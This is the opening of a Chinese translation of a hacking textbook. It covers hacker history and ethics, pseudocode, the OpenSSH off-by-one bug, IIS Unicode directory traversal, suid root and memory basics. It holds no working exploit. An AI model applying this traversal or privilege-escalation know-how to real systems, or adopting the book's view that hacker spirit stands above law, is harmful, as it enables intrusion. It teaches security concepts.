前　　言

近年来，随着社会网络化、信息化程度的提高，网络和信息安全越来越重要。黑客一词的出现频率越来越高，但黑客的本质到底是什么？

本书讲解各种黑客攻击技术的细节。许多细节技巧性非常强。尽管本书介绍构造这些黑客攻击技术的程序设计基本概念，但一般的程序设计知识的确能帮助读者理解这些概念。本书中的代码示例都是在运行 Linux 的基于 x86 的计算机上完成的。鼓励读者在拥有类似结构的计算机上一起进行实践。你将看到自己杰作的结果，并实验和尝试新的技术。这些正是黑客攻击要研究的。

这是一本黑客方面的畅销书。全书完全从程序开发的角度讲述黑客技术，虽然篇幅不长，但却覆盖了缓冲区、堆、栈溢出、格式化字符串、shellcode 的编写等编程知识，网络嗅探、端口扫描、拒绝服务攻击等网络知识，以及信息论、密码破译、各种加密方法等密码学知识。

通过阅读本书，读者可以了解黑客攻击的精髓，了解各种黑客技术如何作用，及其作用原理，从而理解并欣赏各种黑客技术，使自己的系统安全性更高、软件稳定性更好、问题解决方案更有创造性。

本书由田玉敏、范书义译，王桂英、付煜参与了翻译工作，杨晓梅录入了全书代码并初排了本书，在此一并感谢！由于译者水平有限和时间仓促，书中难免有疏漏和错误之处，敬请读者在阅读过程中不吝指出。

本书使用的 Gentoo Linux 是一个发布版，可在网站http://www.gentoo.org获得。

目　　录

第 1 章　绪论

hacking 这个概念可能使人们联想到一些固定的形象：恶意的电子破坏行为，间谍行为，以及染发和纹身。大多数人把 hacking 和违法联系在一起，因此把所有从事黑客活动的人也当成罪犯看待。我们承认，虽然有一些使用黑客技术的人违反了法律，但 hacking 本身并非如此。实际上，大多数黑客是守法的。

hacking 的实质是寻找法律和给定情况下一些道具的非计划中的或者被忽视的用途，并通过全新的创造性的方式应用它们来解决问题。这些问题可能是无法访问计算机系统或者无法通过陈旧的电话设备来控制模型铁路系统。通常，黑客解决这些问题的方式是独特的，是受传统方法约束的人无法想到的。

在 20 世纪 50 年代后期，MIT 模型铁路俱乐部在这方面作出了贡献，该俱乐部的大多数设备是陈旧的电话设备。俱乐部的会员们使用这样的设备装配出了一个复杂的系统，这个系统允许多个操作员通过拨入合适的区域来控制路轨的不同部分。他们把设备的这种新的创造性的用法称为“hacking”，很多人认为这个小组就是黑客的雏形。他们继续为早期的计算机（如 IBM 704 和 TX-0）设计程序，并把这些程序存储在穿孔纸片和纸带上。尽管其他人仅仅满足于编写出解决问题的程序，但早期的黑客们迷恋于写出能够很好地解决问题的程序。人们认为能够得到相同的结果但使用较少穿孔卡片的程序比较好，即使这个程序完成的是相同的工作。关键区别在于程序如何获得它的结果——高雅。

能够减少程序所需的穿孔卡片的数目，在计算机上显示出艺术技巧，这得到了那些理解黑客技术的人们的赞美和欣赏。与此类似，一块木头也可能解决一个花瓶的支撑问题，但一张采用各种技巧精心制作的桌子看起来的确漂亮得多。早期的黑客把程序设计由工程任务变成了一种艺术形式，这像其他许多艺术形式一样，只能被那些内行所欣赏，而外行则无法理解。

这种程序设计方法建立了一个非正规的亚文化群，将那些欣赏 hacking 美丽的人与那些不在意 hacking 的人分成了两部分。这个亚文化群非常注意进一步学习和掌握这些艺术。他们认为信息应该是自由的，任何妨碍自由的东西都应该禁止。这些障碍包括掌权者、教育官僚主义和歧视。在以毕业为目标的众多学生中，这个非官方的黑客团体公然挑战传统的获取高分数这样的目标，而以获取知识为目的。这使得他们不断地学习和探索，甚至超越了传统的边界。当 12 岁大的 Peter Deutsch 显示出他在 TX-0 方面的知识以及学习的渴望时，该小组接受了他更说明了这一点。年龄、种族、性别、外表、学位和社会地位不是判断一个人价值的主要标准，这并不是因为希望平等，而是因为希望发展 hacking 这门新兴艺术。

黑客在传统的枯燥的数学科学和电子学中找到了辉煌和高雅。黑客将编程看做一种艺术表达形式，计算机是艺术创作工具。他们的剖析和理解的愿望并不打算去掉他们的艺术

创作努力的神秘成分，而仅仅是为了获得对他们的进一步欣赏。这些知识驱动的价值最终将被称做黑客道德准则：欣赏艺术形式的逻辑，促进信息的自由流动，打破传统的界限和束缚，只是为了一个简单的目标，即更好地了解客观世界。这并不是新的思想，早在古希腊时期，毕达哥拉斯就具有类似的道德准则和亚文化，所不同的仅仅是他没有计算机。毕达哥拉斯发现了数学的美妙之处，同时发明了几何学中的很多核心概念。对知识的渴望以及许多有用的副产品贯穿了整个历史，从毕达哥拉斯到艾达拉瓦雷斯，到艾伦图灵，到MIT 模型铁路俱乐部的黑客们。甚至到理查德斯特曼和史蒂夫欧文，计算科学一直在不断地进步。这些黑客给我们带来的是现代的操作系统、程序设计语言、个人计算机和许多日常使用的其他技术进步。

那么我们如何辨别哪些是能够给我们带来技术进步奇迹的好黑客，哪些是偷窃我们的信用卡号的邪恶黑客呢？人们曾经杜撰出骇客这个术语专门称那些邪恶的黑客，从而将他们与好黑客区分开。新闻工作者曾经被告知骇客是一群坏家伙，而黑客则是好的。黑客坚持他们的黑客道德准则，而骇客却对违法的事情感兴趣。人们认为骇客的才能远远不如精英黑客，他们仅仅是简单地应用黑客编写的工具和脚本而没有真正理解它们是如何工作的。骇客想要的是肆无忌惮地应用计算机来做那些他们想做的事情——盗用软件、攻击网站以及其他更坏的事情，但他们并不理解他们所做的事。今天几乎已经没有人使用这个术语了。

这个术语没有普及流行可能是因为定义上的冲突，骇客这个术语最早用来描述那些破解软件版权和逆向工程拷贝保护方案的那些人。或者，可能仅仅是因为这个新的定义本身，它不仅指一群利用计算机从事非法活动的人，而且还指那些技术不高明的黑客。大多数新闻工作者都感觉没有必要使用一个人们并不熟悉的术语（骇客）来描写一个技术不高明的群体。相反，大部分人都认识了与术语黑客有关的神秘和技巧。对新闻工作者来说，决定使用术语黑客还是骇客看起来很容易。与此相似，人们有时使用术语“脚本小子（script kiddie）”来称呼骇客，但它不具备与爱空想的黑客相同的充满感情的新闻活力。有人仍旧坚持认为在黑客和骇客之间有一条明确的分界线，但我认为具有黑客精神的是黑客，不管他或者她违反什么法律。

现代法律通过限制密码学和密码研究更进一步模糊了黑客和骇客之间这条不明确的分界线。2001 年，普林斯顿大学的 Edware Felten 教授和他的研究团队出版他们的研究成果——一篇讨论各种不同的数字水印方案弱点的论文。这篇文章回应了由安全数字音乐联盟（Secure Digital Music Initiative，SDMI）在 SDMI PUBLIC Challenge 上提出的挑战，鼓励公众尝试破解这些水印方案，虽然 Edware Felten 教授和他的研究团队在发表这篇文章之前，受到了来自 SDMI 基金和美国唱片工业协会（Recording Industry Association of American，RIAA）的双重威胁。显然，1998 年通过的数字千年版权法案(Digital Millenium Copyright Act，DMCA)使得讨论和提供可能用来回避行业消费者控制的技术是非法的。人们用同一法律来反对 Dmitry Sklyarov，一位俄罗斯程序员和黑客。他编写软件破解了 Adobe 软件中过分简单的加密，并在美国的一次黑客大会上展示了他的发现。美国国家联邦调查局(FBI)发起突然袭击逮捕了他，导致了长时间的法律抗争。在法律架构下，行业消费者控制的复杂性无关紧要，如果作为行业消费者控制使用，那么反向工程或者甚至讨论行话（Pig

Latin）在技术上都可能是非法的。那么现在到底谁是黑客谁是骇客呢？当法律看上去似乎要干涉言论自由时，是否一个守法的公民如果突然说出自己的想法就会变成一个不守法律的人呢？我认为黑客精神超越了国家的法律，当他们反对法律给他们所下的定义时，和任何一个由知识渊博的人组成的群体一样，总会有一些利用知识做坏事的家伙。

核物理学和生物化学可以用来杀人，同时也可以给我们带来了巨大的科学进步和现代医学。知识本身并没有好坏之分，好坏在于知识的应用。即使我们想，我们也无法抑制技术的成果转化，不能阻挡社会技术的不断进步。同样，黑客精神永远不能被终止，也不能轻易被分类或剖析。黑客将不断被推向极限，迫使我们不断地深入探索。

不幸的是，有许多所谓的黑客书只不过是现有黑客工具的目录。他们指导读者使用附书 CD 上的工具，而不解释这些工具的基础理论。这就导致人们即使精通使用其他人的工具，也无法理解这些工具或者发明自己的工具。也许骇客和脚本小子这些术语并没有完全过时。

真正的黑客是先驱者，是那些想出方法并发明工具打包到上面所说的那些光盘上的人。撇开合法性，进行逻辑的思考，人们能够在书中读到的针对任何一个漏洞的利用程序（exploit 程序）都有相应的补丁来防御它。一个合适的补丁系统应该对这类攻击有免疫力。没有一点创新仅仅利用这些方法的攻击者注定要因为这一弱点和愚蠢而失败。真正的黑客会前瞻地发现软件中的漏洞和弱点，并开发自己的 exploit 程序。如果他们不向供应商披露这些弱点，黑客们可以应用这些 exploit 程序自由徜徉于所谓的完全修补过的“安全”系统中。

因此，如果没有任何补丁，如何防止黑客找到软件的新漏洞并利用这些漏洞？这是安全研究团体存在的原因——他们试图找出这些漏洞并在这些漏洞被利用之前通知供应商。这使得保护系统的黑客和破坏系统的黑客之间存在着有益的共同发展。这种竞争为我们提供了更好、更强健的安全性，以及更复杂、更高级的攻击技术。入侵检测系统（IDS）的引入和发展是这种共同发展过程的一个最好的例子。防御性黑客发明了 IDS 以增加他们的防御手段，攻击性黑客研究 IDS 入侵技术，而这些入侵技术最终又被更大、更好的 IDS 产品所弥补。这样交互作用的结果是有益的，因为它使人更聪明、系统安全性更高、软件稳定性更好、问题解决方案更有创造性，甚至带来新的经济。

本书的目的是向读者介绍 hacking 的精髓。我们将讨论从过去到现在的各种黑客技术，剖析它们如何作用，以及其作用原理。通过介绍，读者将理解并欣赏 hacking，从而鼓励读者改进现有技术，甚至发明全新的技术。我希望本书能激发读者好奇的黑客天分，促使读者在某些方面对 hacking 艺术有所贡献，不管你选择站在黑客的哪一边。

第 2 章　程序设计

Hacking 是对那些编写攻击代码和开发漏洞检测代码（exploit 程序）的人所使用的一个术语。尽管这两类黑客的最终目的不同，但这两类人所用的问题求解方法相似。而且，由于对攻击程序的理解会对开发漏洞检测代码的人有帮助，且对漏洞的理解会对编写攻击程序的人有帮助，因而，许多黑客既编写攻击程序又开发漏洞检测代码。在编写高雅的代码所使用的技巧以及漏洞检测程序所使用的技巧中都存在有趣的攻击行为。Hacking 实际上恰恰是寻求问题的巧妙的、反直觉的解决方案的一种行为。

从漏洞检测程序中发现攻击技巧通常涉及以非预期的方法使用计算机规则，以获得无缝的魔术般的结果，而这些技巧通常集中在逃避安全检查方面。从程序的编写中发现攻击技巧与此类似，因为它们也是以新颖的、创造性的方法使用计算机规则，但编写程序的最终目标倾向于获得完成某项给定任务最非凡的、最可能的方法。实际上，为完成某项给定任务可以编写无穷多的程序，但是这些解决方案中的大多数过分庞大、复杂且随意。只有少数几个解决方案小巧、效率高而且简洁。程序的这种特有的品质称为高雅，巧妙的、富有创造性的、并且有助于产生这样效率的解决方案称做技巧。两个方面的黑客编程往往既欣赏高雅代码的美妙又欣赏巧妙的技巧的独创性。

由于计算能力的迅速增长和暂时的网络经济泡沫，人们对巧妙的技巧和高雅的代码关注得越来越少，而是把更多的注意力集中在尽可能快和低成本地写出功能代码。为创建一段速度稍快、内存利用率较高的代码而额外花费 5 个小时几乎没有经济意义，特别是当速度和内存增加的结果仅仅是耗费现代用户处理器的几微秒时间，而使用的存储空间不到大多数现代计算机所具有的几亿字节内存的百分之一。当底线是金钱时，为优化程序而花费很多时间在巧妙的技巧上没有意义。

对程序设计的高雅性的欣赏留给了黑客：计算机爱好者的最终目的不是获利，而仅仅是尽他们所能扩展老式 Commodore 64 的每一点功能；exploit 程序的作者需要编写很少、但惊人的代码来溜过狭窄的安全缝隙；而其他人也欣赏这种追求和寻找最佳可能解决方案的精神。这些就是对编程感到兴奋，并且真正欣赏高雅代码的魅力和巧妙技巧的创新性的人。因为理解程序设计是理解程序如何被利用的先决条件，所以起点自然是程序设计。

2.1　什么是程序设计

程序设计是一个非常自然和直观的概念。程序仅仅是用某种具体的语言写出的一系列语句。程序随处可见，即使是在对技术充满恐惧的社会每天也会用到程序。驾驶路线说明、烹饪菜谱、足球比赛，以及 DNA 都是程序，这些程序存在于日常生活中，甚至在人们的组织细胞中也随处可见。一个典型的驾驶路线说明程序看上去可能是这样描述的：

从标有 Main Street 标志的大街出发向东，一直向前走，直到看到右边有一座教堂。如果由于有建筑物而堵塞了道路，则右转到第 15 大街，向左转到 Pine 大街，然后向右转到第 16 大街。否则，你可以仅向右转到第 16 大街。继续沿着第 16 大街走，向左转到 Destination 路。沿着 Destination 路走 5 英里，右边有一座房子。其地址是 Destination 路 743 号。

任何懂英语的人都能明白并按照驾驶路线说明到达目的地，因为驾驶路线说明是用英语描述的。的确，这些描述并不是很精彩，但每一步都非常清楚且很容易理解，至少对一个懂英语的人而言是这样的。

但是计算机生来并不懂英语，它只能理解机器语言。为了指导计算机做某事，指令必须用机器语言写出。然而，机器语言仅被少数人知道且难以使用。机器语言由原始的位和字节组成，而且随着计算机体系结构的不同而变化。所以，为了用机器语言给 Intel x86 处理器编写一个程序，人们不得不计算好与每一条指令相对应的值，了解各条指令之间如何交互，以及许多其他底层的细节。像这样的程序设计是一项辛苦的、麻烦的工作，当然也不是凭直觉可以完成的。

克服编写机器语言程序困难的惟一需要是一个翻译程序。汇编程序是一种形式的机器语言翻译程序：它是一个把汇编语言程序翻译成计算机可以识别的代码的程序。汇编语言没有机器语言那么神秘，因为汇编语言为不同的指令和变量命名，而并不仅仅是使用一些数字。然而，汇编语言还远远不是直观的语言。汇编语言的指令名非常深奥，并且汇编语言仍然与计算机的体系结构密切相关。这意味着，正像 Intel x86 处理器的机器语言与 Sparc 处理器的机器语言不同一样，x86 的汇编语言也不同于 Sparc 的汇编语言。利用汇编语言为某种处理器体系结构编写的任何程序在另一种处理器的体系结构上都不能运行。如果某个程序是用 x86 汇编语言编写的，如果想让它在 Sparc 的体系结构上运行则必须重写。此外，为了用汇编语言写出高效率的程序，人们还必须懂得许多关于那种处理器的底层的细节。

这些问题也可以通过另一种称为编译程序的翻译来进一步解决。编译程序可以把高级语言翻译成机器语言。高级语言比汇编语言更直观，并且能够翻译成适合各种不同体系结构处理器的不同类型的机器语言。这意味着如果一个程序是用高级语言编写的，则程序只需编写一次，相同的一段程序代码通过编译程序可以被编译为适用各种具体体系结构处理器的机器语言。C、C++和 FORTRAN 都是高级语言的例子。用高级语言编写的程序比汇编语言或机器语言可读性更好，更像英语。但是高级语言仍然必须遵守非常严格的指令规则，否则编译程序将无法理解。

程序员还有另外一种形式的程序设计语言——伪代码。伪代码是用类似高级语言的一般结构形式组织起来的简单的英语。它不能被编译程序、汇编程序或者任何计算机所理解，但对程序员来说伪代码是一种非常有用的组织指令的方法。伪代码没有明确的定义。实际上，许多人写的伪代码都有一点差异。伪代码是自然语言（例如英语）和高级程序设计语言（例如 C 语言）之间有几分模糊不清、且缺少的一环。将前述的驾驶路线说明转换成伪代码，看起来可能如下所述：

```
Begin going east on Main street;
Until (there is a church on the right)
{
   Drive down Main;
}
If (street is blocked)
{
  Turn(right, 15th street);
  Turn(left, Pine street);
  Turn(right, 16th street);
}
else
{
  Turn(right, 16th street);
}
Turn(left, Destination Road);
For (5 iterations)
{
  Drive straight for 1 mile;
}
Stop at 743 Destination Road;
```

每条指令都被分解在自己的一行内，方向的控制逻辑被分解为控制结构。没有控制结构，程序仅仅是一串顺序执行的指令序列。但我们的驾驶路线说明没有那么简单，它包括这样的语句“沿着 Main 一直向前走，直到看到右边有一座教堂”和“如果由于有建筑物而堵塞了道路……”。这些称为控制结构。控制结构将程序的执行流程由简单的顺序流程改变为比较复杂的但也更有用的流程。

此外，指示汽车改变方向的指令要比仅仅是“右转到第 16 大街”复杂得多。给汽车导向可能包括找到正确的街道、减速、打开转向灯，转动方向盘，最后在新的街道上加速恢复到转弯前的速度。因为许多这样的动作对任何路段都是一样的，所以可以把它们写成一个函数。函数包含一组参数作为输入，并且根据输入处理自己的一组指令，然后返回原来调用它的地方。用伪代码编写的转向函数如下：

```
Function Turn(the_direction, the_street)
{
  locate the_street;
  slow down;
  if(the_direction == right)
  {
    turn on the right blinker;
    turn the steering wheel to the right;
  }
  else
  {
    turn on the left blinker;
    turn the steering wheel to the left;
  }
  speed back up
}
```

重复使用这个函数，汽车可以在任何一条道路上，转向任何方向，而不需要每次都写出每一条琐碎的指令。关于函数，重要的是要记住：调用函数时，正在执行的程序实际上跳转到另一个地方去执行被调用的函数，然后当被调用的函数执行结束时，返回原来离开的地方。

关于函数，最后一个重要点是每一个函数都有它自己的环境。这意味着在各个函数中找到的局部变量只属于该函数。每一个函数都有其环境，且在该环境内执行。程序的核心本身是一个具有自己环境的函数，当这个主函数调用各个函数时，会在主函数内为被调用函数创建一个新的环境。如果被调用函数又调用另一个函数，则会在上述被调用函数的环境内为后来调用的函数再创建一个新的环境，等等。这种函数环境的层次性使得各函数有点原子效能。

伪代码中的控制结构和函数概念也出现在其他许多不同的程序设计语言中。伪代码看起来可以像任何语言，但前述的伪代码被书写成类似 C 程序设计语言。这些雷同之处非常有用，因为 C 语言是一种非常普及的程序设计语言。事实上，多数 Liunx 和其他新实现的 Unix 操作系统都是用 C 语言编写的。因为 Linux 操作系统是一个开放源代码的操作系统，并且容易获得编译程序、汇编程序和调试程序的使用权，这使得 Linux 是一个很出色的学习平台。对于本书，我们做如下的假设，所有的操作都是基于运行 Linux 操作系统的 x86 处理器。

2.2　漏洞入侵程序

漏洞入侵程序是黑客入侵研究的主题。程序就是遵守某种确定的执行流程的一组复杂的规则，这些规则最终告诉计算机做些什么。入侵一个程序仅仅是让计算机完成你想做的事情的一种巧妙的方法，即使当前计算机正在运行的程序被设计成阻止那样的行为。因为程序实际上只能完全按照设计意图做，因而安全漏洞实际上是程序设计上或者程序运行环境中的缺陷或者疏忽。发现这些漏洞并且编写程序来修补这些漏洞需要创造性的思维。有时这些漏洞对程序设计者来说是相对明显的错误，但有些不太明显的错误却产生了更复杂且可以用于其他许多领域的漏洞检测方法。

程序只能严格按照规则做编程要它做的事情。不幸的是，所编写的程序并不总是与程序员预计让程序完成的事情相一致。下面的这个笑话可以说明这一原则：

一个人在森林中行走，在地上发现了一盏魔灯。本能地，他捡起了魔灯并且用袖子擦拭魔灯。突然。从瓶子里出来了一个魔鬼。魔鬼感谢这个人使他获得了自由并答应要满足他的三个愿望。这个人欣喜若狂，他确实知道自己想要什么。

“第一，”这个人说，“我想要十亿美元”。

魔鬼很快地挥了一下手指，满满的一袋子钱出现了。

这个人惊奇地睁大眼睛继续说道“接下来，我想要法拉利汽车。”

魔鬼一晃手指，很快地在烟雾中法拉利汽车出现了。

这个人继续说：“最后，我想变得对女人有极大的诱惑力。”

魔鬼一挥手指，这个人变成了一盒巧克力。

正像这个人的最后一个愿望是顺口说的，而并非他的真实想法，程序严格按照指令执行，结果并不总是程序员想要的。有时它们可能导致灾难性的后果。

程序员是人，有时他们所写的代码也许不能准确地反映他们的意图。例如，一类常见的程序设计错误称为 off-by-one（大小差一）错误。正如名字所暗示的，off-by-one 错误是程序员误计算一个 1 这样的错误。这种错误的出现比人们想象的更频繁，用一个问题来做例子可以很好地说明：如果要建造一个 100 英尺长的栅栏，要求栅栏每 10 英尺打一根柱子，那么总共需要几根柱子呢？显而易见的答案是 10，但这是一个错误的答案，实际上需要 11 根柱子。这种类型的 off-by-one 错误常常被称为栅栏柱（fencepost）错误。栅栏柱（fencepost）错误发生在程序员搞错了计算的应该是数据项而不是数据项之间的间隔时，或者计算的应该是数据项之间的间隔而不是数据项时。另一个例子是程序员想要选择某个范围内的数字或者数据项处理时，例如从第 N 项到第 M 项。如果 N=5,M=17,那么一共要处理多少项呢？显而易见的答案是 M-N,即 17－5＝12 项。但这是错误的，实际的结果应该是 M-N＋1 项，即共 13 项。咋一看，这似乎违反直觉，但这些错误确实是这样发生的。

通常这些栅栏柱（fencepost）错误不太引人注意，因为程序员没有对程序的每一种可能性进行测试，而在程序正常执行的过程中，fencepost 错误的影响也不一定总会发生，然而，当程序被输入能够使 fencepost 错误的影响显现的输入时，错误的结果会对程序逻辑的其他部分产生雪崩效应。在程序受到适当的攻击时，off-by-one 错误可能使一个表面上安全的程序变成安全方面的致命弱点。

在这方面的最新的一个例子是 openSSH。OpenSSH 意味着一种安全的终端通信程序序列，其设计目的是用来替代不安全的未加密的服务，如 telnet、rsh 和 rcp。然而，在 OpenSSH 的被重点攻击的通道分配代码中有一个 off-by-one 错误。特别是这段代码中包括如下的一个 if 语句：

```
if (id < 0 || id > channels_alloc) {
```

该语句应该是：

```
if (id < 0 || id >= channels_alloc) {
```

用通俗的英语可以把这段代码读做：“如果 ID 小于 0 或者 ID 大于 channel_alloc,则执行下面的操作”，而该段代码应该是“如果 ID 小于 0 或者 ID 大于等于 channel_alloc,则执行下面的操作。”

这一简单的 off-by-one 错误使得对程序的进一步攻击成为可能，所以普通用户的认证和登录可以获得系统的全部管理员权限。这种类型的功能当然不是程序员想要的像 OpenSSH 那样的安全程序，但是计算机只能按照人们编写的指令执行，即使那些指令不是程序员的本意。

另外一种看来会滋生可利用的程序员错误的情况是在快速修改程序以扩展程序功能的时候。当然功能的增加会使程序的销路更好同时提高其价值，但同时也增加了程序的复

杂性，从而使得出现漏洞的机会大大增加。Microsoft 的 IIS Web 服务器程序被设计成只为用户提供静态的和交互式的 Web 内容。为了完成这项功能，程序必须允许用户读写并执行特定目录中的程序和文件，但是这种功能必须限定在那些特定的目录。如果没有这样的限制，用户就可以完全控制系统，从安全的角度出发，显然不希望是这样。为了防止这种情况发生，程序中应该设计有路径检测代码，以阻止用户使用反斜杠字符通过目录树反向退回进入其他目录。

尽管增加了对 Unicode 字符集的支持，程序的复杂性仍在进一步增加。Unicode 是双字节字符集，专门设计用来为各种语言，包括中文和阿拉伯文，提供字符。通过每个字符使用两个字节而不是一个字节表示，Unicode 支持上万个可能的字符，而单字节字符只支持几百个字符。这种额外增加的复杂性意味着反斜杠字符有多种表示法。例如，用 Unicode 表示的%5c 可以转换成反斜杠字符，但这一转换是在路径检测代码执行之后完成的。因此用%5c 来代替“/”，的确可能遍历目录，从而使前面提到的安全危险出现。Sadmind 蠕虫和红色代码蠕虫就是利用此类 Unicode 转换漏洞来破坏 Web 页面的。

另一个相关的例子已经不属于计算机程序设计这一领域，是一个称为“LaMacchia LoopHole”的法律问题。正像计算机程序的规则一样，美国的法律体系中有时有一些条文不能准确地表达其原意。就像计算机程序中的漏洞一样，人们可以利用这些法律漏洞来躲避法律的惩罚。在 1993 年的岁末，MIT 的一名 21 岁的学生，也是一名黑客，Divid LaMcchia 建立了一个称为“Cynosure”的公告板系统（BBS），用来进行软件盗版。那些拥有软件的人可以将软件上载，而没有软件的人可以下载。这项服务仅仅在线了大约 6 个星期，却给世界范围内的网络带来了沉重的负担，这最终引起了大学和联邦的权威们的注意。软件公司声称由于 Cynosure 而导致了一百万美元的损失。联邦大陪审团指控 LaMcchia 与陌生人共谋利益犯了电信欺诈罪。但是，指控被宣布无效。因为人们所指控的 LaMcchia 的行为在版权法中不构成犯罪，他的侵害行为不是为了商业利益也不是为了个人营利。显然，立法者从来没有想到某个人会不以个人营利为目的而从事这些活动。后来，在 1997 年，国会公布了《禁止电子盗窃法》弥补了这一漏洞。尽管这个例子没有涉及利用计算机程序漏洞，但可以将法官和法院看做执行已编写的法律系统程序的计算机。抽象的 hacking 概念超出了计算机领域，而且可以应用于与复杂系统密切相关的生活中的其他许多方面。

2.3　通用 exploit 技巧

off-by-one 错误和不正确的 Unicode 扩展是程序员当时很难发现但事后很容易发现的所有错误。然而，也有一些常见的错误可以以不那么明显的方法被利用。这些错误对安全性的影响并不总是那么明显，而且这些安全性问题在代码中随处可见。因为在很多不同的地方会犯相同类型的错误，通用漏洞检测技巧（exploit 技巧）可以有效利用这些错误，并且可以用在许多不同的情况下。

两种最常见的通用 exploit 技巧是缓冲区溢出技术和格式化字符串技术。具备了这两种技术，最终目标是控制目标程序的执行流程，以欺骗程序使其运行一段以各种不同的

方式潜入内存的恶意代码。这称为“随意代码的执行”，因为黑客可以使程序做几乎任何事情。

但真正使这些类型的 exploit 程序有趣的是各种巧妙的技巧。这些技巧已经一路发展取得了令人印象深刻的最终结果。对这些技巧的理解远比任何单个 exploit 程序的最后结果强大，因为应用并扩展这些技巧可以创建无数的其他效果。然而，理解这些 exploit 技巧的先决条件是在文件权限、变量、内存分配、函数以及汇编语言方面有比较深入的了解。

2.4 多用户文件权限

Linux 是一个多用户的操作系统。Linux 将全部系统特权完全授予一个称为 root 的管理员用户。除了根用户外，还有许多其他的用户账户和多个组。许多用户可以属于一个组，一个用户可以属于许多不同的组。文件权限既是基于用户的也是基于组的，所以除非其他用户被明确地授权，否则他们不能读取你的文件。每个文件都和一个用户或者一个组关联在一起，文件的所有者可以给其他用户授权。权限的三种类型分别是读、写和执行，可以用三个字段：用户、组和其他来打开或者关闭。用户字段指定文件的所有者可以对文件进行什么操作（读、写或执行），组字段指定该组内的用户可以进行什么操作，而其他字段指定任何一个其他用户可以进行什么操作。在对应用户、组、其他三个顺序的字段中，权限可以用字母 r、w 和 x 来表示。在下面的例子中，用户有读、写权限（第一个黑体字段），组有读和执行权限（中间字段），其他有写和执行权限（最后一个黑体字段）。

```
-rw-r-x-wx    1 guest    visitors      149 Jul 15 23:59 tmp
```

在某些情况下，需要允许某个非特权用户完成某一系统功能，而这一功能需要有（root）根特权，如修改密码。一种可能的解决方案是授予用户 root 特权，但这样也将系统的整个控制权授予了用户，从安全的角度出发，这通常是错误的做法。一种可以替代的方法是，赋予程序一种能力，使程序可以像 root 用户的程序一样运行，以便可以正确地执行系统功能而又不用真正授予用户整个系统的控制权。这种类型的权限称做 suid（设置用户 ID）权限或位。任何用户在执行拥有 suid 权限的程序时，用户的 euid（有效用户 ID）将被修改成程序所有者的 uid，程序被执行。当程序执行完成之后，用户的 euid 被恢复成原来的值。在下面的文件清单中，这一位用黑体 s 表示。还有一个 sgid(设置组 id)权限，该权限和有效组 id 一起可以实现相同的功能。

```
-rwsr-xr-x    1 root     root        29592 Aug  8 13:37 /usr/bin/passwd
```

例如，如果某个用户想修改自己的密码，他可能运行/usr/bin/passwd,这是属于 root 的，且使 suid 位打开。然后为了执行 passwd，uid 将被修改为 root 的 uid（其值是 0）。执行结束后将恢复原来的 uid。将 suid 权限打开并且属于 root 用户的程序通常称为 suid root 程序。

这是修改程序的执行流程变得非常强大的地方。如果 suid root 程序的流程可以变成执行一段注入的随意代码，则攻击者可以像 root 用户一样使程序做任何事。如果攻击者决定

使一个 suid root 程序产生攻击者可以访问的新的用户外壳，则这个攻击者将拥有用户级的 root 特权。如上所述，从安全的角度看，这样做通常是错误的，因为这将授予攻击者像 root 用户一样的整个系统控制权。

我知道你们正在想："这听上去令人吃惊，但如果程序是一组严格的规则，如何能修改程序的流程呢？"。大部分程序是用高级语言（如 C 语言）编写的，而在这一高层次上工作时，程序员并不总是了解整个情况，包括变量存储空间、堆栈调用、执行指针以及其他在高级语言中不是很明显的低级机器命令。一名掌握了高级语言程序编译成的低级机器语言命令的黑客，将比那些只用高级语言编写程序而不了解低级机器语言命令的程序员能更好地理解程序的实际执行情况。所以改变程序执行流程的黑客入侵实际上仍然没有违反任何编程规则。它仅仅是知道了规则的更多情况，而且以难以预料的方法使用规则。为了实现这些漏洞检测的方法，为了编写程序阻止这些类型的漏洞入侵，需要对低级程序设计规则（如程序存储器）有深入的了解。

2.5　存储器

存储器初看起来似乎吓人，但请记住：计算机并非不可思议，其核心实际上仅仅是一个大型计算器。存储器仅仅是按字节被标上地址编号的临时存储空间。通过存储器地址可以访问存储器，在任一特定地址的字节都可以被读出或者被写入。现在的 Intel x86 处理器使用 32 位寻址方式，这就意味着共有 2^{32}，即 4294967296 个可能的地址。程序变量仅仅是存储器中用来存储信息的某些空间。

指针是一种特殊类型的变量，用来存储引用其他信息的存储单元的地址。因为存储器实际上不能移动，所以必须复制存储器中的信息。然而，复制存储器中不同函数使用的、或者不同空间的大量的数据块计算量非常巨大。从存储器的角度看，代价也非常昂贵。因为在复制源数据之前必须先为复制的目的地分配一块新的存储空间。指针是解决这一问题的一种方案。可以将庞大存储块的地址赋给指针变量，而不必复制大的存储块。因而，这个小小的 4 个字节长的指针可以被传递给需要访问大存储块的各种函数。

处理器有自己的特殊存储器，这个存储器空间相当小。这部分存储器称为寄存器。有一些特殊的寄存器用来存储程序执行时的信息。最值得注意的寄存器之一是扩展指令指针（EIP）。EIP 是存储当前正在执行的指令地址的一个指针。其他用作指针的 32 位寄存器分别是扩展基指针（EBP）和扩展堆栈指针（ESP）。这三个寄存器对程序的执行都很重要，稍后本书将有详细的讨论。

2.5.1　存储声明

用高级语言（如 C）编程时，变量要用数据类型来声明。这些数据类型从整型、字符型一直到定制的用户定义结构。必须这样做的一个原因是为每一个变量分配合适的存储空间。一个整型变量需要 4 个字节的存储空间，而一个字符型变量只需要 1 个字节。这意味着一个整型有 32 位的存储空间（值有 4294967296 种可能），而字符型仅有 8 位存储空间（256

种可能）。

此外，变量还可以以数组形式来声明。数组仅仅是某个特定数据类型的N个元素的列表。因此，10个字符构成的数组仅仅是位于存储器中的10个相邻字符。数组也称为缓冲区（buffer），一个字符数组也称为字符串。由于复制大的缓冲区计算代价昂贵，所以常用指针来存储缓冲区的首地址。指针的声明是在变量前加一个星号。下面是C语言中变量声明的几个例子：

```
int integer_variable;
char character_variable;
char character_array[10];
char *buffer_pointer;
```

关于x86处理器存储器的一个重要细节是4字节字的字节顺序。这种排列次序称为little endian，意思是最低有效字节在前。最终，这意味着4字节字，如整数和指针，在存储器中是逆序存储的。以little endian次序存储的十六进制值0x12345678在存储器中好像是0x78563412。尽管高级语言（如C语言）的编译程序将自动解决字节的次序问题，但这是需要记住的重要细节。

2.5.2 零字节结束符

有时，给一个字符数组分配了10个字节，但实际上只用了4个字节。如果把“test”这个词存储在已分配了10个字节空间的字符数组中，则在其末尾将有不需要的多余字节。常用零字节定界符来结束一个字符串，并告知正在处理字符串的函数在那里终止操作。

```
0 1 2 3 4 5 6 7 8 9
t e s t 0 X X X X X
```

